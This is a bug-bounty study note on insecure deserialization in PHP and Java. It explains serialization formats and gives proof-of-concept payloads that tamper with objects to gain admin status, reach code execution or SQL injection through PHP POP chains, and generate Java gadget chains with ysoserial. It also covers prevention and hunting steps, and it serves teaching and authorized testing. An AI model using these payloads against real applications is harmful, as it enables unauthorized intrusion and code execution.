
Insecure Deserialization

08/08/2022

Aug 7, 2022

16 min read
Insec-Des Web-Notes

Insecure deserialization vulnerabilities happen when applications deserialize program objects without proper precaution. An attacker can then manipulate serialized objects to change the program's behavior.



References

Deserialization

Deserialization Attacks

GitHub - ngalongc/bug-bounty-reference: Inspired by https://github.com/djadmin/awesome-bug-bounty, a list of bug bounty write-up that is categorized by the bug nature

PayloadsAllTheThings/Insecure Deserialization at master · swisskyrepo/PayloadsAllTheThings

GitHub - vavkamil/awesome-bugbounty-tools: A curated list of various bug bounty tools

Dashboard

Web Application Penetration Testing Notes

https://github.com/joaomatosf/jexboss

GitHub - 0xL1mb0/Web-CTF-Cheatsheet: Web CTF CheatSheet

Deserialization

Writeups Bug Bounty hackerone

Mechanisms

Serialization is the process by which some bit of data in a programming language gets converted into a format that allows it to be saved in a database or transferred over a network.

Deserialization refers to the opposite process, whereby the program reads the serialized object from a file or the network and converts it back into an object.

This is useful because some objects in programming languages are difficult to transfer through a network or to store in a database without corruption.

Many programming languages support the serialization and deserialization of objects, including Java, PHP, Python, and Ruby.

Developers often trust user-supplied serialized data because it is difficult to read or unreadable to users. This trust assumption is what attackers can abuse.

So it's a type of vulnerability that arises when an attacker can manipulate the **serialized object** to cause unintended consequences in the program. This can lead to **authentication bypasses** or even **RCE**.

For example, if an application takes a serialized object from the user and uses the data contained in it to determine who is logged in, a malicious user might be able to tamper with that object and authenticate as someone else.

PHP

When insecure deserialization vulnerabilities occur in PHP, we sometimes call them **PHP object injection vulnerabilities**.

When an application needs to store a PHP object or transfer it over the network, it calls the PHP function `serialize()` to pack it up. When the application needs to use that data, it calls `unserialize()` to unpack and get the underlying object.

For example, this code snippet will `serialize` the object called user:

```
<?php
 class User{
 public $username;                    //Each User object will contain a $username
and a $status attribute
 public $status;
 }
$user = new User;                    //It then creates a new User object called $user
 $user->username = 'vickie';        //It sets the $username attribute of $user to
'slax'
 $user->status = 'not admin';      //and its $status attribute to 'not admin'
 echo serialize($user);           //Then, it serializes the $user object and prints
out the string representing the serialized object
```

You should get the **serialized string** that represents the user object:

```
O:4:"User":2:{s:8:"username";s:6:"vickie";s:6:"status";s:9:"not admin";}
```

This characters means:

```
b:THE_BOOLEAN;
i:THE_INTEGER;
```

```
d:THE_FLOAT;
s:LENGTH_OF_STRING:"ACTUAL_STRING";
a:NUMBER_OF_ELEMENTS:{ELEMENTS}
O:LENGTH_OF_NAME:"CLASS_NAME":NUMBER_OF_PROPERTIES:{PROPERTIES}
```

When you're ready to operate on the object again, you can deserialize the string with `unserialize()`:

```
<?php
 class User{                                                    //**create a user
object, serialize it, and store the serialized string into a variable called
$serialized_string**
 public $username;
 public $status;
 }
 $user = new User;
 $user->username = 'vickie';
 $user->status = 'not admin';
 $serialized_string = serialize($user);
 $unserialized_data = unserialize($serialized_string);      //**it unserializes the
string and stores the restored object into the variable $unserialized_data**
 var_dump($unserialized_data);                              //**The last two lines
display the value of the unserialized object $unserialized_data and its status
property**
 var_dump($unserialized_data["status"]);
?>
```

Some programming languages also allow developers to **serialize into other standardized formats**, such as `JSON` and `YAML`.

Controlling Variable Values

If the serialized object **isn't encrypted** or signed, can anyone create a User object? The answer is yes! This is a common way insecure deserialization endangers applications.

Some applications simply pass in a serialized object as a method of authentication **without encrypting or signing** it, thinking the serialization alone will stop users from tampering with the values.

```
<?php
 class User{
 public $username;
 public $status;
 }
 $user = new User;
 $user->username = 'vickie';
 $user->status = 'admin'; //**User object we created earlier, you change the status
to admin by modifying your PHP script**
 echo serialize($user);
?>
```

Then you can intercept the outgoing request in your proxy and insert the new object in place of the old one to see if the application grants you **admin privileges**.

If you're tampering with the serialized string directly, remember to change the **string's length:**

```
O:4:"User":2:{s:8:"username";s:6:"vickie";s:6:"status";s:**5**:"admin";}
```

`unserialize()` Under the Hood

PHP magic methods are method names in PHP that have special properties. If the serialized object's class implements any method with a magic name, these methods will have magic properties, such as being automatically run during certain points of execution, or when certain conditions are met. Two of these magic methods are `__wakeup()` and `__destruct()`.

The `__wakeup()` method is usually used to reconstruct any resources that the object may have, reestablish any database connections that were lost during serialization, and perform other reinitialization tasks.

The program then operates on the object and uses it to perform other actions. When no references to the deserialized object exist, the program calls the `__destruct()` function to clean up the object. This method often contains useful code in terms of exploitation.

Achieving RCE

For example, consider this vulnerable code example:

```
class Example2 //**It has a $hook attribute and two methods: __construct() and
__wakeup()**
 {
 private $hook;
 function __construct(){
 // some PHP code...
 }
 function __wakeup(){
 if (isset($this->hook)) eval($this->hook); // **The __wakeup() function executes
the string stored in $hook as PHP code if $hook is not empty**
 }
 }
 // some PHP code...
$user_data = unserialize($_COOKIE['data']); //**The PHP eval() function takes in a
string and runs the content of the string as PHP code. Then, the program runs
unserialize() on a user-supplied cookie named data**
```

Here, you can achieve RCE because the code passes a user-provided object into `unserialize()`

To exploit this RCE, you'd set your data cookie to a serialized Example2 object, and the hook property to whatever PHP code you want to execute. You can generate the serialized object by using the following code :

```
class Example2
{
 private $hook = "phpinfo();";
}
print urlencode(serialize(new Example2)); // Before we print the object, we need to
URL-encode it, since we 'll be injecting the object via a cookie.
```

`phpinfo()` function is often used as a proof-of-concept function to run in bug reports to proof successful PHP command injection. The following is what happens in detail on the target server during this attack:

1. The serialized Example2 object is passed into the program as the **data cookie**.
2. The program calls `unserialize()` on the data cookie.
3. Because the data cookie is a **serialized** Example2 object, `unserialize()` instantiates a new Example2 object.
4. The `unserialize()` function sees that the Example2 class has `__wakeup()` implemented, so `__wakeup()` is called.

5. The `__wakeup()` function looks for the object's $hook property, and if it is not NULL, it runs `eval($hook)`.
6. The $hook property is not NULL, because it is set to `phpinfo();`, and so `eval("phpinfo();")` is run.
7. You've achieved RCE by executing the arbitrary PHP code you've placed in the data cookie.

Using Other Magic Methods

Unlike `__wakeup()` and `__destruct()`, which always get executed if the object is created, the `__toString()` method is invoked only when the object is treated as a **string**.

For example, it can decide what to display if the object is passed into an `echo()` or `print()` function. You'll see an example of using this method in a deserialization attack in **"Using POP Chains".**

A program invokes the `__call()` method when an undefined method is called. For example, a call to `$object->undefined($args)` will turn into `$object->__call('undefined', $args)`.

Read more about **PHP's magic methods** at https://www.php.net/manual/en/language.oop5.magic.php .

Using POP Chains

So far, you know that when attackers control a serialized object passed into `unserialize()`, they can control the properties of the created object. This gives them the opportunity to hijack the flow of the application by choosing the values passed into magic methods like `__wakeup()`.

What if the declared magic methods of the class don't contain any **useful code** in terms of exploitation? For example, sometimes the available classes for object injections contain only a few methods, and none of them contain code injection opportunities. Then the unsafe deserialization is **useless**, and the exploit is a bust, right?

A **property-oriented programming** (POP) chain is a type of exploit whose name comes from the fact that the attacker **controls all of the deserialized object's properties**.

POP chains work by stringing bits of code together, called **gadgets**, to achieve the attacker's ultimate goal. These gadgets are code snippets borrowed from the codebase.

POP chains use magic methods as their initial gadget. Attackers can then use these methods to call other gadgets. If this seems abstract, consider the following example application code

```
class Example
{
private $obj; //**Example class has a property named obj**
 function __construct()
 {
 // some PHP code...
 }
 function __wakeup()
 {
         if (isset($this->obj)) return $this->obj->evaluate(); //**And when an
Example object is deserialized, its __wakeup() function is called, which calls obj's
evaluate() method**
 }
}
class CodeSnippet
{
private $code;  //**property named code that contains the code string to be
executed**

 function evaluate() // **and an evaluate() method**
 {
```

```
 eval($this->code);
 }
}
// some PHP code...
 $user_data = unserialize($_POST['data']); //**the program accepts the POST
parameter data from the user and calls unserialize() on it**
// some PHP code...
```

Since that last line contains an **insecure deserialization** vulnerability, an attacker can use the following code to generate a serialized object:

```
class CodeSnippet
{
 private $code = "phpinfo();";
}
class Example
{
 private $obj;
 function __construct()
 {
 $this->obj = new CodeSnippet;
 }
}
print urlencode(serialize(new Example));
```

This code snippet defines a class named `CodeSnippet` and set its code property to `phpinfo();`. Then it defines a class named Example, and sets its obj property to a new `CodeSnippet` instance on instantiation. Finally, it creates an Example instance, **serializes** it, and URL-encodes the serialized string. The attacker can then feed the generated string into the POST parameter data.

Notice that the attacker's **serialized object uses class and property names found elsewhere in the application's source code**. As a result, the program will do the following when it receives the crafted data string. First, it will `unserialize` the object and create an Example instance. Then, since Example implements `__wakeup()`, the program will call `__wakeup()` and see that the obj property is set to a `CodeSnippet` instance. Finally, it will call the `evaluate()` method of the obj, which runs `eval("phpinfo();")`, since the attacker set the code property to `phpinfo()`. The attacker is able to execute any PHP code of their choosing.

Let's look at another example of how to use POP chains to achieve **SQL injection**.

Say an application defines a class called `Example3` somewhere in the code and **deserializes unsanitized** user input from the POST parameter data:

```
class Example3
{
 protected $obj;
 function __construct()
 {
// some PHP code...
 }
function __toString() //**Example3 implements the __toString() magic method**
 {
 if (isset($this->obj)) return $this->obj->getValue();
 }
}
// some PHP code...
```

```
$user_data = unserialize($_POST['data']);
// some PHP code...
```

In this case, when an Example3 instance is treated **as a string**, it will return the result of the `getValue()` method run on its `$obj` property.

Let's also say that, somewhere in the application, the code defines the class `SQL_Row_Value`. It has a method named `getValue()`, which executes a SQL query.

The SQL query takes input from the `$_table` property of the `SQL_Row_Value` instance:

```
class SQL_Row_Value
{
 private $_table;
 // some PHP code...
 function getValue($id)
 {
 $sql = "SELECT * FROM {$this->_table} WHERE id = " . (int)$id;
 $result = mysql_query($sql, $DBFactory::getConnection());
 $row = mysql_fetch_assoc($result);
return $row['value'];
 }
}
```

An attacker can achieve SQL injection by controlling the `$obj` in Example3.

The following code will create an Example3 instance with `$obj` set to a `SQL_Row_Value` instance, and with `$_table` set to the string "**SQL Injection**":

```
class SQL_Row_Value
{
 private $_table = "SQL Injection";
}
class Example3
{
 protected $obj;
 function __construct()
 {
 $this->obj = new SQL_Row_Value;
 }
}
print urlencode(serialize(new Example3));
```

As a result, whenever the attacker's Example3 instance is treated as a string, its `$obj's get_Value()` method will be executed. This means the `SQL_Row_Value's get_Value()` method will be executed with the $_table string set to "SQL Injection". The attacker has achieved a limited SQL injection, since they can control the **string passed into the SQL query** `SELECT * FROM {$this->_table} WHERE id = " . (int)$id;`. POP chains are similar to **return-oriented programming** (ROP) attacks, an interesting technique used in binary exploitation. You can read more about it on Wikipedia, at https://en.wikipedia.org/wiki/Return-oriented_programming.

Java

To understand how to exploit deserialization vulnerabilities in Java, let's look at how **serialization** and **deserialization** work in Java.

For Java objects to be **serializable**, their classes must implement the `java.io.Serializable` interface. These classes also implement special methods, `writeObject()` and `readObject()`, to handle the serialization and deserialization, respectively, of objects of that class. Let's look at an example. Store this code in a file named SerializeTest.java:

```
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.Serializable;
import java.io.IOException;
class User implements Serializable { //**we define a class named User that
implements Serializable**
public String username;           //**The User class has a username attribute that
is used to store the user's username**
}
public class SerializeTest{
 public static void main(String args[]) throws Exception{
 User newUser = new User();  //**a new User object**
 newUser.username = "slax"; //and set its username to the string "slax"
 FileOutputStream fos = new FileOutputStream("object.ser");
 ObjectOutputStream os = new ObjectOutputStream(fos);
 os.writeObject(newUser); //**We write the serialized version of newUser and store
it into the file object.ser**
 os.close();
 FileInputStream is = new FileInputStream("object.ser");
 ObjectInputStream ois = new ObjectInputStream(is);
User storedUser = (User)ois.readObject(); //**Finally, we read the object from the
file, deserialize it, and print out the user's username**
 System.out.println(storedUser.username);
 ois.close();
 }
}
```

In Java applications, serializable objects are often used to transport data in HTTP headers, parameters, or cookies.

Java serialized objects are not **human readable** like PHP serialized strings. They often contain non-printable characters as well.

But they do have a couple signatures that can help you recognize them and find potential **entry points** for your exploits:

- Starts with `AC ED 00 05` in hex or `rO0` in base64. (You might see these within HTTP requests as cookies or parameters.)
- The Content-Type header of an HTTP message is set to `application/x-java-serialized-object`.

After you discover a user-supplied serialized object, the first thing you can try is to manipulate program logic by tampering with the information stored within the objects. For example, if the Java object is used as a cookie for access control, you can try changing the **usernames**, role names, and other identity markers that are present in the object, **re-serialize** it, and **relay it back to the application**. You can also try tampering with any sort of value in the object that is a **filepath**, file specifier, or control flow value to see if you can alter the program's flow.

Sometimes when the code **doesn't restrict which classes the application is allowed to deserialize**, it can deserialize any serializable classes to which it has access. This means attackers can create their own objects of any class. A potential attacker can achieve **RCE** by constructing objects of the right classes that can lead to arbitrary commands.

Achieving RCE

To gain code execution, you often need to use a **series of gadgets** to reach the desired method for code execution. This works similarly to exploiting deserialization bugs using **POP** chains in PHP, so we won't rehash the whole process here. In Java applications, you'll find gadgets in the libraries loaded by the application. Using gadgets that are in the application's scope, create a chain of method invocations that eventually leads to RCE.

To save time, try creating exploit chains by using gadgets in popular libraries, such as the **Apache** Commons-Collections, the **Spring** Framework, **Apache Groovy**, and **Apache Commons FileUpload**. You'll find many of these published online.

Automating the Exploitation by Using Ysoserial

Ysoserial https://github.com/frohoff/ysoserial/ is a tool that you can use to generate payloads that exploit Java insecure deserialization bugs, saving you tons of time by keeping you from having to develop gadget chains yourself.

With **Ysoserial**, you can create malicious Java serialized objects that use gadget chains from specified libraries with a single command:

```
**$ java -jar ysoserial.jar gadget_chain command_to_execute**
```

For example, to create a payload that uses a gadget chain in the **Commons-Collections library** to open a calculator on the target host, execute this command:

```
$ java -jar ysoserial.jar CommonsCollections1 calc.exe
```

You can find more resources about exploiting Java deserialization on GitHub at https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet/

Prevention

The best way to protect an application against these vulnerabilities varies greatly based on the programming language, libraries, and serialization format used. No **one-size-fits-all** solution exists.

- You should make sure not to deserialize any data tainted by user input without **proper checks.**
- If deserialization is necessary, use an `allowlist` to restrict deserialization to a small number of allowed classes.
- You can also use simple data types, like **strings** and **arrays**, instead of objects that need to be serialized when being transported.
- You can keep track of the session state on the server instead of relying on user input for session information.

The **OWASP Deserialization Cheat Sheet** is an excellent resource for learning how to prevent deserialization flaws for your specific technology:

https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html

Hunting for Insecure Deserialization

Conducting a **source code review** is the most reliable way to detect deserialization vulnerabilities.

For example, in a PHP application, look for `unserialize()`, and in a Java application, look for `readObject()`. In Python and Ruby applications, look for the functions `pickle.loads()` and `Marshall.load()`, respectively.

Here are some strategies that you can use to find insecure deserialization without access to **source code**.

Begin by paying close attention to the large blobs of data passed into an application. For example, the base64 string `Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6InZpY2tpZSI7czo2OiJzdGF0dXMiO3M6OToibm90IGFkbWlu`

is the base64-encoded version of the **PHP** serialized string

`O:4:"User":2:{s:8:"username";s:6:"vickie";s:6:"status";s:9:"not admin";}`

And this is the base64 representation of a serialized **Python** object of class Person with a name attribute of `vickie`:

`gASVLgAAAAAAAACMCF9fbWFpbl9flIwGUGVyc29ulJOUKYGUfZSMBG5hbWWUjAZWaWNraWWUc2Iu.`

- If the data is encoded, try to decode it.

For example, as mentioned earlier, Java serialized objects often start with the hex characters `AC ED 00 05` or the characters `rO0` in base64.

- Pay attention to the `Content-Type` header of an HTTP request or response as well.

For example, a Content-Type set to `application/x-java-serialized-object` indicates that the application is passing information via Java serialized objects.

- Look for features that might have to deserialize objects supplied by the user, such as **database inputs**, **authentication tokens**, and **HTML form parameters**.
- Once you've found a user-supplied serialized object, you need to determine the type of serialized object it is!

Read each programming language's documentation to familiarize yourself with the **structure of its serialized objects**.

If the application uses the **serialized object** as an authentication mechanism, try to tamper with the fields to see if you can log in as someone else. You can also try to achieve **RCE** or **SQL injection** via a gadget chain.

Escalating the Attack

When escalating deserialization flaws, take the scope and rules of the bounty program into account. Deserialization vulnerabilities can be dangerous, so make sure you don't cause damage to the target application when trying to manipulate program logic or execute arbitrary code.

Finding Your First Insecure Deserialization!

1. If you can get access to an application's source code, search for **deserialization functions** in source code that accept user input.
2. If you cannot get access to source code, look for large **blobs of data** passed into an application. These could indicate serialized objects that are encoded.
3. Alternatively, look for features that might have to **deserialize objects** supplied by the user, such as database inputs, authentication tokens, and HTML form parameters.
4. If the serialized object contains information about the identity of the user, try **tampering with the serialized object** found and see if you can achieve authentication bypass.
5. See if you can escalate the flaw into a SQL injection or remote code execution. Be extra careful not to cause damage to your target application or server.
6. Draft your first insecure deserialization report!